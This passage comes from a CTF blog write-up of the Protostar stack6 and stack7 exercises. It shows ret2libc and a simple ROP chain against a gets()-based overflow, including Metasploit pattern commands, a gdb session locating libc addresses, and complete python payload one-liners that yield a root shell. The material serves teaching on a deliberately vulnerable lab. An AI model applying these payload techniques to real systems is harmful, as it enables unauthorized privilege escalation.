- exit()

We will overwrite part of the stack that was set prior to calling `getpath`, and manually inject stack frames to call system() and exit(). We will overwrite the *Return Address* of getpath() with the address of system().

system() takes one argument, a command to execute, and we will make system()'s *Return Address* be the address of exit(). It does not matter what argument exit() will receive as it will be interpreted as an int.

The stack will look as follows:


Higher Memory
Stack
...
Shell String Address
exit() Address
system() Address
Saved Frame Pointer
char buffer[] 64 bytes
...
Direction Data is Written
Stack Growth
Lower Memory

With our attack plan in mind, we now need to find the following:

- address of system
- address of exit
- address of a shell string
- offset of the Return Address

We'll simplify our lives a bit and use Metasploit's patterns to generate a core dump and find our offset to the Return Address. From the core dump we'll also be able to find the addresses of our libc functions.

On our host machine with Metasploit installed:

```
/opt/metasploit/tools/exploit/pattern_create.rb -l 100
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2
A
```

Let's copy and paste the pattern as input for stack6.

```
user@protostar:/opt/protostar/bin$ ./stack6
input path please:
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2
A
got path
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0A6Ac72Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2
A
Segmentation fault (core dumped)
```

And now let's load the core dump

```
root@protostar:/opt/protostar/bin# gdb -q stack6 /tmp/core.11.stack6.2209
Reading symbols from /opt/protostar/bin/stack6...done.

warning: Can't read pathname for load map: Input/output error.
Reading symbols from /lib/libc.so.6...Reading symbols from /usr/lib/debug/lib/libc-
2.11.2.so...done.
(no debugging symbols found)...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...Reading symbols from /usr/lib/debug/lib/ld-
2.11.2.so...done.
(no debugging symbols found)...done.
Loaded symbols for /lib/ld-linux.so.2
Core was generated by `./stack6'.
Program terminated with signal 11, Segmentation fault.
#0  0x37634136 in ?? ()
```

As we can see, EIP was set to **0x37634136**. On our host machine, let's copy this value, and again, use Metasploit, this time to detect what the offset was.

```
/opt/metasploit/tools/exploit/pattern_offset.rb -q 0x37634136
[*] Exact match at offset 80
```

We now have the offset, 80. Let's go back to GDB with Stack6, and now find the addresses we're missing.

Let's start with finding a shell string:

```
(gdb) x/4000s $esp
...
0xbffff9aa:      "./stack6"
0xbffff9b3:      "SHELL=/bin/sh"
0xbffff9c1:      "TERM=xterm-256color"
0xbffff9d5:      "SSH_CLIENT=192.168.56.1 59296 22"
0xbffff9f6:      "SSH_TTY=/dev/pts/0"
0xbffffa09:      "USER=user"
...
```

There is a lot of output, but when searching through we can find that the environment contains our SHELL, with it's path, all on the stack! Let's take the value **0xbffff9b3** and add 6.

```
(gdb) x/s 0xbffff9b3
0xbffff9b3:      "SHELL=/bin/sh"
(gdb) x/s 0xbffff9b3+6
0xbffff9b9:      "/bin/sh"
```

The address of our shell string is thus **0xbffff9b9**.

Now, last but not least, let's find the address of our libc functions:

```
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7ecffb0 <__libc_system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7ec60c0 <*__GI_exit>
```

Easy, eh? :D

Let's recap:

- address of system: **0xb7ecffb0**
- address of exit: **0xb7ec60c0**
- address of shell string: **0xbffff9b9**
- offset of the Return Address: **80**

Our payload should thus be in the following format:

```
'A' * 80 + <address of system> + <address of exit> + <address of shell string>
```

> *Note: 'A' can be anything, just need junk to fill up the first 80 bytes.*

Here's my exploit:

```
user@protostar:/opt/protostar/bin$ python -c "print 'A' * 80 + '\xb0\xff\xec\xb7' +
'\xc0\x60\xec\xb7' + '\xb9\xf9\xff\xbf'" > /tmp/stack6.pwn
user@protostar:/opt/protostar/bin$ (cat /tmp/stack6.pwn; cat) | ./stack6
input path please: got path
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA����AAAAAAAAAAAA�����`칩���

whoami
root
```

We have a root shell :D

stack7

Description

https://exploit-exercises.com/protostar/stack7/

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

char *getpath()
{
  char buffer[64];
  unsigned int ret;

  printf("input path please: "); fflush(stdout);

  gets(buffer);

  ret = __builtin_return_address(0);

  if((ret & 0xb0000000) == 0xb0000000) {
      printf("bzzzt (%p)\n", ret);
      _exit(1);
  }

  printf("got path %s\n", buffer);
  return strdup(buffer);
}

int main(int argc, char **argv)
{
  getpath();



}
```

Write-up

This challenge is very similar to challenge 6, but this time the restriction is even tougher. We cannot perform a ret2libc, as system functions start with 0xb.

Alright, ROP it is. :D

ROP stands for Return Oriented Programming. The idea is to find *gadgets*, small sets of instructions already present in the code, to accomplish a specific goal. These gadgets can then be chained together.


Let's review what I said earlier concerning Return Addresses on the stack.

A Return Address is placed on the stack when a function is called (using the assembly instruction `call`) so that when the function returns (using the assembly instruction `ret`) the Return Address is popped off the stack and into EIP.

In this challenge only the Return Address is being verified…

Well, why don't we find a ROP gadget that is simply the address of "ret" located in the executable, and build our stack similar to before?

Our stack will look as follows:


Stack
...
Higher Memory
Shell String Address
exit() Address
system() Address
Address of ret gadget
Direction Data is Written
Stack Growth
Saved Frame Pointer
char buffer[] 64 bytes
Lower Memory

Execution will return to the address of our ret gadget. ret will get executed making execution then return into system(), with a shell address as a parameter. system() will then return into exit.

Let's find that gadget:

```
user@protostar:/opt/protostar/bin$ objdump -d stack7 | grep "ret"
 8048383:       c3                      ret
 8048494:       c3                      ret
 80484c2:       c3                      ret
 8048544:       c3                      ret
 8048553:       c3                      ret
 8048564:       c3                      ret
 80485c9:       c3                      ret
 80485cd:       c3                      ret
 80485f9:       c3                      ret
 8048617:       c3                      ret
```

Any of these addresses will work. I'll pick the first, **0x08048383**.

And as said before, this is very similar to the previous, we only need to add this ROP gadget. As such, our attack is as follows:

```
user@protostar:/opt/protostar/bin$ python -c "print 'A' * 80 + '\x83\x83\x04\x08' +
'\xb0\xff\xec\xb7' + '\xc0\x60\xec\xb7' + '\xb9\xf9\xff\xbf'" > /tmp/stack7.pwn
user@protostar:/opt/protostar/bin$ (cat /tmp/stack7.pwn; cat) | ./stack7
input path please: got path
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA��AAAAAAAAAAAA�������`칩���

whoami
root
```

And again, a root shell :D

Conclusion

Thanks for reading and making it this far! Hopefully you learned a trick or two in the process.

Please stay tuned for part 2 which will cover Protostar's format string challenges!

Tags: CTF (https://kevinalmansa.github.io/tags/#ctf) Exploit-Exercise (https://kevinalmansa.github.io/tags/#exploit-exercise) Protostar (https://kevinalmansa.github.io/tags/#protostar)

Categories: write-ups (https://kevinalmansa.github.io/categories/#write-ups)

Updated: July 23, 2017

LEAVE A COMMENT

Please enable JavaScript to view the comments powered by Disqus. (http://disqus.com/?ref_noscript)